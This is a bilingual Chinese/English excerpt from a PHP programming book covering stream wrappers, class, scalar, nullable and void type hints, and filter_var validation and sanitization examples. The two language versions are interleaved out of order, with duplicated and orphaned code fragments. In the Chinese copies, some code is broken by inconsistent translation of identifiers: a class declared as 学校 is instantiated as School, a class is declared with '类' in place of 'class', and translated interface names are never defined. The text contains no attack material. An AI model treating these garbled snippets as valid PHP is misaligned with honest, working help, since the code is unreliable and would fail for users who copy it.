    // 当调用 unlink("foo://something-else") 时会调用此方法。
    public function unlink(string $path) {
        $url = parse_url($path);
        $curl = curl_init("http://" . $url["host"] . "/" . $url["path"]);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "DELETE");
    }
}
```

Chapter 44: Streams

Parameter Name	Description
Stream Resource	The data provider consisting of the <scheme>://<target> syntax

Section 44.1: Registering a stream wrapper

A stream wrapper provides a handler for one or more specific schemes.

The example below shows a simple stream wrapper that sends PATCH HTTP requests when the stream is closed.

```
// register the FooWrapper class as a wrapper for foo:// URLs.
stream_wrapper_register("foo", FooWrapper::class, STREAM_IS_URL) or die("Duplicate stream wrapper registered");

class FooWrapper {
    // this will be modified by PHP to show the context passed in the current call.
    public $context;

    // this is used in this example internally to store the URL
    private $url;

    // when fopen() with a protocol for this wrapper is called, this method can be implemented to store data like the host.
    public function stream_open(string $path, string $mode, int $options, string &$openedPath) : bool {
        $url = parse_url($path);
        if($url === false) return false;
        $this->url = $url["host"] . "/" . $url["path"];
        return true;
    }

    // handles calls to fwrite() on this stream
    public function stream_write(string $data) : int {
        $this->buffer .= $data;
        return strlen($data);
    }

    // handles calls to fclose() on this stream
    public function stream_close() {
        $curl = curl_init("http://" . $this->url);
        curl_setopt($curl, CURLOPT_POSTFIELDS, $this->buffer);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "PATCH");
        curl_exec($curl);
        curl_close($curl);
        $this->buffer = "";
    }

    // fallback exception handler if an unsupported operation is attempted.
    // this is not necessary.
    public function __call($name, $args) {
        throw new \RuntimeException("This wrapper does not support $name");
    }

    // this is called when unlink("foo://something-else") is called.
    public function unlink(string $path) {
        $url = parse_url($path);
        $curl = curl_init("http://" . $url["host"] . "/" . $url["path"]);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "DELETE");
    }
}
```

```
    curl_exec($curl);
    curl_close($curl);
}
}
```

此示例仅展示了通用流包装器可能包含的一些示例。这些并不是所有可用的方法。可实现方法的完整列表可在 <http://php.net/streamWrapper> 查阅。

```
    curl_exec($curl);
    curl_close($curl);
}
}
```

This example only shows some examples of what a generic stream wrapper would contain. These are not all methods available. A full list of methods that can be implemented can be found at <http://php.net/streamWrapper>.

第45章：类型提示

第45.1节：类和接口的类型提示

类和接口的类型提示是在PHP 5中添加的。

类类型提示

```
<?php

class Student
{
    public $name = 'Chris';
}

class 学校
{
    public $name = '爱丁堡大学';
}

function enroll(Student $student, School $school)
{
    echo $student->name . ' 正在注册到 ' . $school->name;
}

$student = new Student();
$school = new School();

enroll($student, $school);
```

上述脚本输出：

```
Chris 正在注册到 爱丁堡大学
```

接口类型提示

```
<?php

interface Enrollable {};
interface Attendable {};

class Chris implements Enrollable
{
    public $name = 'Chris';
}

class 爱丁堡大学 implements 可出席的
{
    public $name = '爱丁堡大学';
}

function 注册(可注册的 $注册者, 可出席的 $场所)
{
    echo $注册者->name . ' 正在注册到 ' . $场所->name;
}

$chris = new Chris();
$edinburgh = new 爱丁堡大学();
```

Chapter 45: Type hinting

Section 45.1: Type hinting classes and interfaces

Type hinting for classes and interfaces was added in PHP 5.

Class type hint

```
<?php

class Student
{
    public $name = 'Chris';
}

class School
{
    public $name = 'University of Edinburgh';
}

function enroll(Student $student, School $school)
{
    echo $student->name . ' is being enrolled at ' . $school->name;
}

$student = new Student();
$school = new School();

enroll($student, $school);
```

The above script outputs:

```
Chris is being enrolled at University of Edinburgh
```

Interface type hint

```
<?php

interface Enrollable {};
interface Attendable {};

class Chris implements Enrollable
{
    public $name = 'Chris';
}

class UniversityOfEdinburgh implements Attendable
{
    public $name = 'University of Edinburgh';
}

function enroll(Enrollable $enrollee, Attendable $premises)
{
    echo $enrollee->name . ' is being enrolled at ' . $premises->name;
}

$chris = new Chris();
$edinburgh = new UniversityOfEdinburgh();
```

```
注册($chris, $edinburgh);
```

上述示例输出与之前相同：

```
Chris 正在注册到 爱丁堡大学
```

自身类型提示

关键字 `self` 可用作类型提示，表示该值必须是声明该方法的类的实例。

第45.2节：标量类型、数组和可调用类型的类型提示

在 PHP 5.1 中通过关键字添加了对数组参数（以及 PHP 7.1 之后的返回值）类型提示的支持 `array`。任何维度和类型的数组，以及空数组，都是有效的值。

在 PHP 5.4 中添加了对可调用类型提示的支持。任何满足 `is_callable()` 的值对于带有 `callable` 类型提示的参数和返回值都是有效的，即 `Closure` 对象、函数名字符串和 `array(class_name|object, method_name)`。

如果函数名中出现拼写错误，导致其不满足 `is_callable()`，则会显示一个不太明显的错误信息：

```
致命错误：未捕获的 TypeError：传递给 foo() 的第 1 个参数必须是 callable 类型，给定的是字符串/数组
```

```
function foo(callable $c) {}  
foo("count"); // 有效  
foo("Phar::running"); // 有效  
foo(["Phar", "running"]); // 有效  
foo([new ReflectionClass("stdClass"), "getName"]); // 有效  
foo(function() {}); // 有效  
  
foo("no_such_function"); // 期望 callable，给定字符串
```

非静态方法也可以以静态格式作为可调用传递，这将在 PHP 7 和 5 中分别导致弃用警告和 `E_STRICT` 级别错误。

方法的可见性会被考虑。如果带有 `callable` 参数的方法的上下文无法访问所提供的可调用，则结果就像该方法不存在一样。

```
类 Foo{  
    private static function f(){  
        echo "Good" . PHP_EOL;  
    }  
  
    public static function r(callable $c){  
        $c();  
    }  
  
    function r(callable $c){}  
  
    Foo::r(["Foo", "f"]);
```

```
enroll($chris, $edinburgh);
```

The above example outputs the same as before:

```
Chris is being enrolled at University of Edinburgh
```

Self type hints

The `self` keyword can be used as a type hint to indicate that the value must be an instance of the class that declares the method.

Section 45.2: Type hinting scalar types, arrays and callables

Support for type hinting array parameters (and return values after PHP 7.1) was added in PHP 5.1 with the keyword `array`. Any arrays of any dimensions and types, as well as empty arrays, are valid values.

Support for type hinting callables was added in PHP 5.4. Any value that `is_callable()` is valid for parameters and return values hinted callable, i.e. `Closure` objects, function name strings and `array(class_name|object, method_name)`.

If a typo occurs in the function name such that it is not `is_callable()`, a less obvious error message would be displayed:

```
Fatal error: Uncaught TypeError: Argument 1 passed to foo() must be of the type callable, string/array given
```

```
function foo(callable $c) {}  
foo("count"); // valid  
foo("Phar::running"); // valid  
foo(["Phar", "running"]); // valid  
foo([new ReflectionClass("stdClass"), "getName"]); // valid  
foo(function() {}); // valid  
  
foo("no_such_function"); // callable expected, string given
```

Nonstatic methods can also be passed as callables in static format, resulting in a deprecation warning and level `E_STRICT` error in PHP 7 and 5 respectively.

Method visibility is taken into account. If the context of the method with the callable parameter does not have access to the callable provided, it will end up as if the method does not exist.

```
class Foo{  
    private static function f(){  
        echo "Good" . PHP_EOL;  
    }  
  
    public static function r(callable $c){  
        $c();  
    }  
  
    function r(callable $c){}  
  
    Foo::r(["Foo", "f"]);
```

```
r(["Foo", "f"]);
```

输出：

致命错误：未捕获的类型错误：传递给 r() 的第一个参数必须是可调用的，给定了数组

PHP 7 中添加了对标量类型提示的支持。这意味着我们获得了对布尔型、整数型、浮点型和字符串型的类型提示支持。

```
<?php  
  
function add(int $a, int $b) {  
    return $a + $b;  
}  
  
var_dump(add(1, 2)); // 输出 "int(3)"
```

默认情况下，PHP 会尝试将任何提供的参数强制转换为匹配其类型提示。将调用改为 add(**1.5**, 2) 会得到完全相同的输出，因为浮点数 **1.5** 被 PHP 强制转换为 int。

要阻止这种行为，必须在每个需要的 PHP 源文件顶部添加 declare(strict_types=1);。

```
<?php  
  
declare(strict_types=1);  
  
function add(int $a, int $b) {  
    return $a + $b;  
}  
  
var_dump(add(1.5, 2));
```

上述脚本现在会产生一个致命错误：

致命错误：未捕获的 TypeError：传递给 add() 的第 1 个参数必须是整数类型，给定的是浮点数

异常：特殊类型

某些 PHP 函数可能返回类型为 resource 的值。由于这不是标量类型，而是一种特殊类型，因此无法对其进行类型提示。

例如，curl_init() 会返回一个 resource，fopen() 也是如此。当然，这两种资源彼此不兼容。因此，当显式对 resource 进行类型提示时，PHP 7 总是会抛出以下 TypeError：

TypeError：传递给 sample() 的第 1 个参数必须是 resource 的实例，给定的是 resource

第 45.3 节：可空类型提示

参数

在 PHP 7.1 中，使用 ? 操作符在类型提示前添加了可空类型提示。

```
r([ "Foo", "f" ]);
```

Output:

Fatal error: Uncaught TypeError: Argument 1 passed to r() must be callable, array given

Support for type hinting scalar types was added in PHP 7. This means that we gain type hinting support for booleans, integers, floats and strings.

```
<?php  
  
function add(int $a, int $b) {  
    return $a + $b;  
}  
  
var_dump(add(1, 2)); // Outputs "int(3)"
```

By default, PHP will attempt to cast any provided argument to match its type hint. Changing the call to add(**1.5**, 2) gives exactly the same output, since the float **1.5** was cast to int by PHP.

To stop this behavior, one must add **declare(strict_types=1)** ; to the top of every PHP source file that requires it.

```
<?php  
  
declare(strict_types=1);  
  
function add(int $a, int $b) {  
    return $a + $b;  
}  
  
var_dump(add(1.5, 2));
```

The above script now produces a fatal error:

Fatal error: Uncaught TypeError: Argument 1 passed to add() must be of the type integer, float given

An Exception: Special Types

Some PHP functions may return a value of type resource. Since this is not a scalar type, but a special type, it is not possible to type hint it.

As an example, curl_init() will return a resource, as well as fopen(). Of course, those two resources aren't compatible to each other. Because of that, PHP 7 will always throw the following TypeError when type hinting resource explicitly:

TypeError: Argument 1 passed to sample() must be an instance of resource, resource given

Section 45.3: Nullable type hints

Parameters

Nullable type hint was added in PHP 7.1 using the ? operator before the type hint.

```

function f(?string $a) {}
function g(string $a) {}

f(null); // 有效
g(null); // TypeError: 传递给 g() 的参数 1 必须是 string 类型, 给定了 null

```

在 PHP 7.1 之前, 如果参数有类型提示, 必须声明默认值 null 才能接受 null 值。

```

function f(string $a = null) {}
function g(string $a) {}

f(null); // 有效
g(null); // TypeError: 传递给 g() 的参数 1 必须是 string 类型, 给定了 null

```

返回值

在 PHP 7.0 中, 声明返回类型的函数不能返回 null。

在 PHP 7.1 中, 函数可以声明可空返回类型提示。但函数仍必须返回 null, 而不是 void (无返回或空返回语句)。

```

function f() : ?string {
    return null;
}

function g() : ?string {}
function h() : ?string {}

f(); // OK
g(); // TypeError: g() 的返回值必须是字符串类型或 null, 但未返回任何值
h(); // TypeError: h() 的返回值必须是字符串类型或 null, 但未返回任何值

```

第 45.4 节：泛型对象的类型提示

由于 PHP 对象不继承任何基类 (包括stdClass) , 因此不支持对泛型对象类型进行类型提示。

例如, 下面的代码将无法工作。

```

<?php

function doSomething(object $obj) {
    return $obj;
}

class ClassOne {}
class ClassTwo {}

$classOne= new ClassOne();
$classTwo= new ClassTwo();

doSomething($classOne);
doSomething($classTwo);

```

并且会抛出致命错误：

致命错误：未捕获的 TypeError：传递给 doSomething() 的第 1 个参数必须是 object 的实例, 但给定的是 OperationOne 的实例

```

function f(?string $a) {}
function g(string $a) {}

f(null); // valid
g(null); // TypeError: Argument 1 passed to g() must be of the type string, null given

```

Before PHP 7.1, if a parameter has a type hint, it must declare a default value `null` to accept null values.

```

function f(string $a = null) {}
function g(string $a) {}

f(null); // valid
g(null); // TypeError: Argument 1 passed to g() must be of the type string, null given

```

Return values

In PHP 7.0, functions with a return type must not return null.

In PHP 7.1, functions can declare a nullable return type hint. However, the function must still return null, not void (no/empty return statements).

```

function f() : ?string {
    return null;
}

function g() : ?string {}
function h() : ?string {}

f(); // OK
g(); // TypeError: Return value of g() must be of the type string or null, none returned
h(); // TypeError: Return value of h() must be of the type string or null, none returned

```

Section 45.4: Type hinting generic objects

Since PHP objects don't inherit from any base class (including stdClass), there is no support for type hinting a generic object type.

For example, the below will not work.

```

<?php

function doSomething(object $obj) {
    return $obj;
}

class ClassOne {}
class ClassTwo {}

$classOne= new ClassOne();
$classTwo= new ClassTwo();

doSomething($classOne);
doSomething($classTwo);

```

And will throw a fatal error:

Fatal error: Uncaught TypeError: Argument 1 passed to doSomething() must be an instance of object, instance of OperationOne given

一种解决方法是声明一个不定义任何方法的空接口，并让所有对象实现该接口。

```
<?php

interface Object {}

function doSomething(Object $obj) {
    return $obj;
}

class ClassOne implements Object {}
class ClassTwo implements Object {}

$classOne = new ClassOne();
$classTwo = new ClassTwo();

doSomething($classOne);
doSomething($classTwo);
```

第45.5节：类型提示无返回值（Void）

在 PHP 7.1 中，添加了 void 返回类型。虽然 PHP 没有实际的 void 值，但在编程语言中通常理解为函数不返回任何值即返回 void。这里不应与返回 null 混淆，null 是可以返回的一个值。

```
function lacks_return(): void {
    // 有效
}
```

注意，如果声明了 void 返回类型，则不能返回任何值，否则会导致致命错误：

```
function should_return_nothing(): void {
    return null; // 致命错误：void 函数不能返回值
}
```

但是，使用 return 退出函数是有效的：

```
function returns_nothing(): void {
    return; // 有效
}
```

A workaround to this is to declare a degenerate interface that defines no methods, and have all of your objects implement this interface.

```
<?php

interface Object {}

function doSomething(Object $obj) {
    return $obj;
}

class ClassOne implements Object {}
class ClassTwo implements Object {}

$classOne = new ClassOne();
$classTwo = new ClassTwo();

doSomething($classOne);
doSomething($classTwo);
```

Section 45.5: Type Hinting No Return(Void)

In PHP 7.1, the void return type was added. While PHP has no actual void value, it is generally understood across programming languages that a function that returns nothing is returning void. This should not be confused with returning null, as null is a value that can be returned.

```
function lacks_return(): void {
    // valid
}
```

Note that if you declare a void return, you cannot return any values or you will get a fatal error:

```
function should_return_nothing(): void {
    return null; // Fatal error: A void function must not return a value
}
```

However, using return to exit the function is valid:

```
function returns_nothing(): void {
    return; // valid
}
```

第46章：滤波器与滤波函数

参数	详情
变量	要过滤的值。请注意，标量值在过滤之前会被内部转换为字符串。
过滤器	要应用的过滤器的ID。过滤器类型手册页列出了可用的过滤器。如果省略，将使用FILTER_DEFAULT，这相当于FILTER_UNSAFE_RAW。默认情况下，这将导致不进行任何过滤。
选项	选项的关联数组或标志的按位或。如果过滤器接受选项，则可以使用标志在数组的“flags”字段中提供。对于“callback”过滤器，应传递可调用类型。回调函数必须接受一个参数，即要过滤的值，并返回过滤/清理后的值。

此扩展通过验证或清理数据来过滤数据。这在数据源包含未知（或外来）数据时尤其有用，例如用户提供的输入。例如，这些数据可能来自HTML表单。

第46.1节：验证布尔值

```
var_dump(filter_var(true, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var(false, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(1, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var(0, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('1', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('0', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(' ', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('true', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('false', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var([], FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // NULL
var_dump(filter_var(null, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
```

第46.2节：验证数字是否为浮点数

验证值是否为浮点数，验证成功则转换为浮点数。

```
var_dump(filter_var(1, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0001', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0001', FILTER_VALIDATE_FLOAT));

var_dump(filter_var(1, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

Chapter 46: Filters & Filter Functions

Parameter	Details
variable	Value to filter. Note that scalar values are converted to string internally before they are filtered.
filter	The ID of the filter to apply. The Types of filters manual page lists the available filters. If omitted, FILTER_DEFAULT will be used, which is equivalent to FILTER_UNSAFE_RAW. This will result in no filtering taking place by default.
options	Associative array of options or bitwise disjunction of flags. If filter accepts options, flags can be provided in "flags" field of array. For the "callback" filter, callable type should be passed. The callback must accept one argument, the value to be filtered, and return the value after filtering/sanitizing it.

This extension filters data by either validating or sanitizing it. This is especially useful when the data source contains unknown (or foreign) data, like user supplied input. For example, this data may come from an HTML form.

Section 46.1: Validating Boolean Values

```
var_dump(filter_var(true, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var(false, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(1, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var(0, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('1', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('0', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(' ', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('true', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('false', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var([], FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // NULL
var_dump(filter_var(null, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
```

Section 46.2: Validating A Number Is A Float

Validates value as float, and converts to float on success.

```
var_dump(filter_var(1, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0001', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0001', FILTER_VALIDATE_FLOAT));
```

```
var_dump(filter_var(1, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

```
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.00001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

结果

```
float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1)
float(1.00001)
bool(false)
bool(false)
bool(false)
bool(false)

float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1)
float(1)
float(1.00001)
float(1000)
float(1000)
float(1000)
float(1000)
float(1000.00001)
```

第46.3节：验证MAC地址

验证一个值是否为有效的MAC地址

```
var_dump(filter_var('FA-F9-DD-B2-5E-0D', FILTER_VALIDATE_MAC));
var_dump(filter_var('DC-BB-17-9A-CE-81', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40-AB', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40', FILTER_VALIDATE_MAC));
var_dump(filter_var('', FILTER_VALIDATE_MAC));
```

结果：

```
string(17) "FA-F9-DD-B2-5E-0D"
string(17) "DC-BB-17-9A-CE-81"
string(17) "96-D5-9E-67-40-AB"
bool(false)
bool(false)
```

第46.4节：清理电子邮件地址

移除除字母、数字和 !#\$%&'*+-=?^`{|}~@.[]之外的所有字符。

```
var_dump(filter_var('john@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var("!#$%&'*+-=?^`{|}~.[]@example.com", FILTER_SANITIZE_EMAIL));
var_dump(filter_var('john@example.com', FILTER_SANITIZE_EMAIL));
```

```
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.00001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

Results

```
float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1)
float(1.00001)
bool(false)
bool(false)
bool(false)
bool(false)

float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1)
float(1)
float(1.00001)
float(1000)
float(1000)
float(1000)
float(1000)
float(1000)
float(1000.00001)
```

Section 46.3: Validate A MAC Address

Validates a value is a valid MAC address

```
var_dump(filter_var('FA-F9-DD-B2-5E-0D', FILTER_VALIDATE_MAC));
var_dump(filter_var('DC-BB-17-9A-CE-81', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40-AB', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40', FILTER_VALIDATE_MAC));
var_dump(filter_var('', FILTER_VALIDATE_MAC));
```

Results:

```
string(17) "FA-F9-DD-B2-5E-0D"
string(17) "DC-BB-17-9A-CE-81"
string(17) "96-D5-9E-67-40-AB"
bool(false)
bool(false)
```

Section 46.4: Sanitize Email Addresses

Remove all characters except letters, digits and !#\$%&'*+-=?^`{|}~@.[].

```
var_dump(filter_var('john@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var("!#$%&'*+-=?^`{|}~.[]@example.com", FILTER_SANITIZE_EMAIL));
var_dump(filter_var('john@example.com', FILTER_SANITIZE_EMAIL));
```

```
var_dump(filter_var('john@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var('joh n@example.com', FILTER_SANITIZE_EMAIL));
```

结果：

```
string(16) "john@example.com"
string(33) "!#$%&'*+-=?^_`{|}~.[ ]@example.com"
string(16) "john@example.com"
string(16) "john@example.com"
string(16) "john@example.com"
```

第46.5节：清理整数

移除除数字、加号和减号以外的所有字符。

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var("!#$%&'*+-=?^_`{|}~@[ ]0123456789abcdefghijklmnopqrstuvwxyz", FILTER_SANITIZE_NUMBER_INT));
```

结果：

```
string(1) "1"
string(2) "-1"
string(1) "1"
string(1) "1"
string(1) "1"
string(2) "-1"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(3) "100"
string(4) "+100"
string(4) "-100"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(12) "+-0123456789"
```

第46.6节：清理URL

清理URL

移除除字母、数字和 \$_.+!*'(),{}|^\~[]`>#%;/?:@&= 以外的所有字符。

```
var_dump(filter_var('john@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var('joh n@example.com', FILTER_SANITIZE_EMAIL));
```

Results:

```
string(16) "john@example.com"
string(33) "!#$%&'*+-=?^_`{|}~.[ ]@example.com"
string(16) "john@example.com"
string(16) "john@example.com"
string(16) "john@example.com"
```

Section 46.5: Sanitize Integers

Remove all characters except digits, plus and minus sign.

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var("!#$%&'*+-=?^_`{|}~@[ ]0123456789abcdefghijklmnopqrstuvwxyz", FILTER_SANITIZE_NUMBER_INT));
```

Results:

```
string(1) "1"
string(2) "-1"
string(1) "1"
string(1) "1"
string(1) "1"
string(2) "-1"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(3) "100"
string(4) "+100"
string(4) "-100"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(12) "+-0123456789"
```

Section 46.6: Sanitize URLs

Sanitize URLs

Remove all characters except letters, digits and \$_.+!*'(),{}|^\~[]`>#%;/?:@&=

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y', FILTER_SANITIZE_URL));
var_dump(filter_var("http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-=?^_`{|}~.[]", FILTER_SANITIZE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=a b c', FILTER_SANITIZE_URL));
```

结果：

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(72) "http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-=?^_`{|}~.[]"
string(53) "http://www.example.com/path/to/dir/index.php?test=abc"
```

第46.7节：验证电子邮件地址

当过滤电子邮件地址时，filter_var()将返回过滤后的数据，在本例中是电子邮件地址，或者如果找不到有效的电子邮件地址则返回false：

```
var_dump(filter_var('john@example.com', FILTER_VALIDATE_EMAIL));
var_dump(filter_var('notValidEmail', FILTER_VALIDATE_EMAIL));
```

结果：

```
string(16) "john@example.com"
bool(false)
```

此函数不验证非拉丁字符。国际化域名可以在其 xn--

形式中进行验证。

